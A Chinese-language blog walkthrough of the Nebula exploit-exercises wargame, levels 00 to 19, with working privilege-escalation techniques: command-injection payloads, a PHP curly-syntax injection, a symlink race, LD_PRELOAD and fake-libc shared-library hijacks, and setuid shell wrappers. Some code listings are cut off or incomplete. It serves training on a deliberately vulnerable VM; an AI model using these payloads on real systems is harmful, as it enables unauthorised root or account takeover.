SWRhapsody

Nebula

于4月 21, 2018由**SWRhapsody**发布

Nebula

https://exploit-exercises.com/nebula/

这是一套练习题，网站上有各个关卡的说明，在download页面下载镜像文件就可以在本机玩了。


level00

登陆进去后 `getflag`

level01

程序中的 `echo` 是从环境变量中读的。改写环境变量，在 tmp 中做一个 echo 来替换它


```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  system("/bin/bash");
}
```



level02

从代码里可以看到程序从环境变量中读取了 USER 但没有过滤，简单的命令行注入

SWRhapsody



level03

进入目录我们可以看到一个writable.d的文件夹和writable.sh

```
#!/bin/sh

for i in /home/flag03/writable.d/* ; do
  (ulimit -t 5; bash -x "$i")
  rm -f "$i"
done
```

```
-x file
    True if file exists and is executable.
```

脚本会执行writable.d文件夹下所有可执行的文件，写个脚本或程序让它执行。

level04

进入指定目录后可以看到文件夹下还有个叫token的文件，网站上的代码告诉我们程序可以读取文件的内容，但要是文件以 token 开头就拒绝读取。可以做一个 token 文件的软连接来绕过。

好像别的网站上说拿到token之后可以用这个作为密码登陆，不过我试了下没成功。

level05

进入指定目录后可以看到存在 .ssh 文件夹，进入 .backup 文件夹可以看到一个备份，解压到自己的文件夹下在 ssh 登陆。

```
level05@nebula:/home/flag05$ cd .backup
level05@nebula:/home/flag05/.backup$ tar -xzvf backup-19072011.tgz -C /home/level05
```

level06

这关题目提示来自古老的unix系统，直接查看 /etc/passwd 可以看到明文hash

SWRhapsody

破解后密码是 hello

level07

源码中看到脚本没有对输入进行过滤，简单的注入

```
level07@nebula:/tmp$ cat /etc/passwd | grep flag07
flag07:x:992:992::/home/flag07:/bin/sh
```

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(){


        setresuid(992,992,992);
        setresgid(992,992,992);
        system( "/bin/bash" );

}
```

```
perl index.cgi Host="ping -c 3 ;gcc -o level07 /tmp/bash_id.c;chmod +s,a+wrx level07 2>&1"
```

level08

进入文件夹后看到有个 .cap 文件，考出来后用wireshark 打开可以看到其中一个包有明文的密码，密码是 backd00Rmate，用这个登陆 flag08即可。

level09

代码中可以看到 php 读取一个文件，并对文件中的邮箱地址进行处理

可惜还是没有对输入进行过滤，可以用Complex (curly) syntax来执行命令。用如下的邮件地址

```
[email {${system(sh)}}]
```

level10

通过源码我们可以发现这里存在一个 Time to check， Time to use 的漏洞。程序 access 和read的文件不一定是同一个，通过不停的创建链接来让 level10 可以读取 token 文件中的内容

```
level10@nebula:~$ while true; do nc -lnp 18211 >> out; done
level10@nebula:~$ echo "wrong token, keep trying!" > /tmp/faketoken
level10@nebula:~$ while true; do ln -fs /tmp/faketoken token; ln -fs /home/flag10/token token;
```

SWRhapsody

```
wrong token, keep trying!
.oO Oo.
wrong token, keep trying!
.oO Oo.
wrong token, keep trying!
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.oO Oo.
wrong token, keep trying!
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
```

level11

文件夹下存在 .ssh 文件夹，应该是让我们通过获取key来登陆。但源码上好像不存在什么漏洞，不过注释里有一句

```
/*
 * Return a random, non predictable file, and return the file descriptor for it.
 */
```

考虑到这是个题目并且系统是ubuntu 11.0，那么就应该是让我们预测这个随机文件。

仔细阅读下源码可以看到程序有个分支，输入小于1024时直接执行命令，大于1024时，把程序写到一个临时的文件中在执行命令。同时 process 函数中会对输入进行简单的解密。不过由于程序没有setuid所以关键应该不在命令的执行而在文件的写入处。考虑程序是否可以把我们的key写到.ssh中。

先生成密钥

```
echo -e "/tmp/level11.key" | ssh-keygen -t rsa -b 2048 -C "level11@nebula"
```

再把公钥拷贝到下面这个程序的buf处并用“A”之类的填充到1024字节

```
#include <stdio.h>
#include <stdlib.h>

void randPath(char **path, int pid, int time){
  srandom(time);

  asprintf(path, "%s/%d.%c%c%c%c%c%c", getenv("TEMP"), pid,
      'A' + (random() % 26), '0' + (random() % 10),
      'a' + (random() % 26), 'A' + (random() % 26),
      '0' + (random() % 10), 'a' + (random() % 26));
}

int main(int argc, char **argv){
  char buf[1024] = "";
  char keyFile[34] = "/home/flag11/.ssh/authorized_keys\x00";
  int pid = getpid() + 1;
  char* path;

```

SWRhapsody

```
24
25    fprintf(stdout, "Content-Length: 1024\n%s",buf);
26
27    return 0;
28  }
```

```
1  export TEMP=/tmp
2  /tmp/level11 | /home/flag11/flag11
```

记得设置下环境变量

level12

源代码中可以看到没有对password进行过滤，同时

```
1   prog = io.popen("echo "..password.." | sha1sum", "r")
```

level13

程序中uid进行了验证，不是1000就不告诉你token，可以用gdb来让这里相等，也可以自己写一个getuid 来返回1000再用 LD_PRELOAD。

```
1  #include <sys/types.h>
2  uid_t getuid(void) {
3      return 1000;
4  }
```

```
1  gcc -shared -fPIC exploit.c -o exploit.so
2  LD_PRELOAD=/tmp/exploit.so /home/flag13/flag13
```

level14

执行程序，输入很长的一串‘A’就可以看出加密的方式，

SWRhapsody

level15

通过strace可以看到程序试图从多个位置加载lib.so.6，同时objdump -p -R 选项可以看到程序设置了 `RPATH=/var/tmp/flag15/` 。考虑自己做一个共享库来替代lib.so.6。

```
#include <linux/unistd.h>


void __cxa_finalize (void *d) {
    return;
}

int __libc_start_main(int (*main) (int, char **, char **), int argc, char *argv, void (*init)

  system("/bin/sh");
}
```

version

```
GLIBC_2.0 { };
```

```
gcc -fPIC -shared -static-libgcc -Wl,--version-script=version,-Bstatic -o libc.so.6 exploit.c
```

这里要注意的时编译时要把这玩意静态链接，不然运行时会报找不到符号的错误。

level16

这个我没有完成，我的机子上1616端口始终没有程序监听，重启什么的怎么搞都不行。


level17

这里读源码可以发现一个序列化的漏洞

```
obj = pickle.loads(line)
```

详细的可以看参考[2]

SWRhapsody



level18

这题有简单和困难的两种方法，先说简单的。

代码中存在一个逻辑漏洞，在login中

```
1  void login(char *pw)
2  {
3    FILE *fp;
4
5    fp = fopen(PWFILE, "r");
6    if(fp) {
7        char file[64];
8
9        if(fgets(file, sizeof(file) - 1, fp) == NULL) {
10           dprintf("Unable to read password file %s\n", PWFILE);
11           return;
12       }
13                   fclose(fp);
14       if(strcmp(pw, file) != 0) return;
15   }
16   dprintf("logged in successfully (with%s password file)\n",
17       fp == NULL ? "out" : "");
18
19   globals.loggedin = 1;
20
21 }
```

可以看到程序只在打开文件成功并能成功读取password时调用 fclose，这样成功打开但读取不成功的没有关闭，同时一个程序能打开的文件描述符使用数量限制，打开过多的时候fopen会失败，这个时候 globals.loggedin 就直接等于 1。然后就可以随便执行命令。由于password文件中有内容，所以这个程序在用 flag18 用户运行时是没问题的，但是我们现在是 level18 。你可以看到 level18 是没有 password 的权限读取的。

```
1 python -c 'print("login foo\n"*1021)' > /tmp/a.txt
2 python -c 'print("closelog")' >> a.txt
3 python -c 'print("shell")' >> a.txt
4
5 cat /tmp/a.txt | /home/flag18/flag18
```

至于困难的方法可以看参考[3],[4],[5]

level19

通过阅读源码我们可以看到这道题要我们让这个程序的父进程是root的，由于程序产生子进程后如果

SWRhapsody

```
2
3  int main(int argc, char **argv, char **envp) {
4      int childPID = fork();
5      if(childPID >= 0) { // fork was successful
6          if(childPID == 0) { // child process
7          sleep(1); //wait for parent's death
8          setresuid(geteuid(),geteuid(),geteuid());
9          char *args[] = {"/bin/sh", "-c", "whoami > /tmp/a.txt", NULL};
10         execve("/home/flag19/flag19", args, envp);
11         }
12     }
13     return 0;
14 }
```

```
level19@nebula:/tmp$ ./a.out
level19@nebula:/tmp$ cat a.txt
flag19
level19@nebula:/tmp$ _
```

参考

[1] level11 http://blog.ferling.eu/wargames/nebula/level11

[2] https://blog.nelhage.com/2011/03/exploiting-pickle/

[3] http://forelsec.blogspot.com.es/2013/03/nebula-solutions-all-levels.html

[4] http://v0ids3curity.blogspot.com.es/2012/09/defeating-aslr-using-information-leak.html

[5] http://v0ids3curity.blogspot.com.es/2012/09/exploit-exercise-format-string.html

分类: EXERCISE

0 条评论

发表评论

SWRhapsody

电子邮件 *

网站

在想些什么?

发表评论

近期文章

携程Apollo YAML 反序列化

CVE-2020-5410

CodeQL部分源码简读

服务器与网关的不一致

CodeQL 部分使用记录

近期评论

文章归档

2020年8月

分类目录

SWRhapsody

Uncategorized

相关文章

EXERCISE

CodeQL部分源码简读

Introduction CodeQL 也用了不少时间了，从最初的不会 阅读更多…

CHEAT SHEET

CodeQL 部分使用记录

前言 CodeQL 是一个代码分析引擎，主要原理是通过对代码进行构建并 阅读更多…

EXERCISE

Java 反编译工具

在复现 CVE-2019-15012 遇到了一个非常坑的地方，使用 J 阅读更多…

SWRhapsody

Hestia 與 Nemesis 升級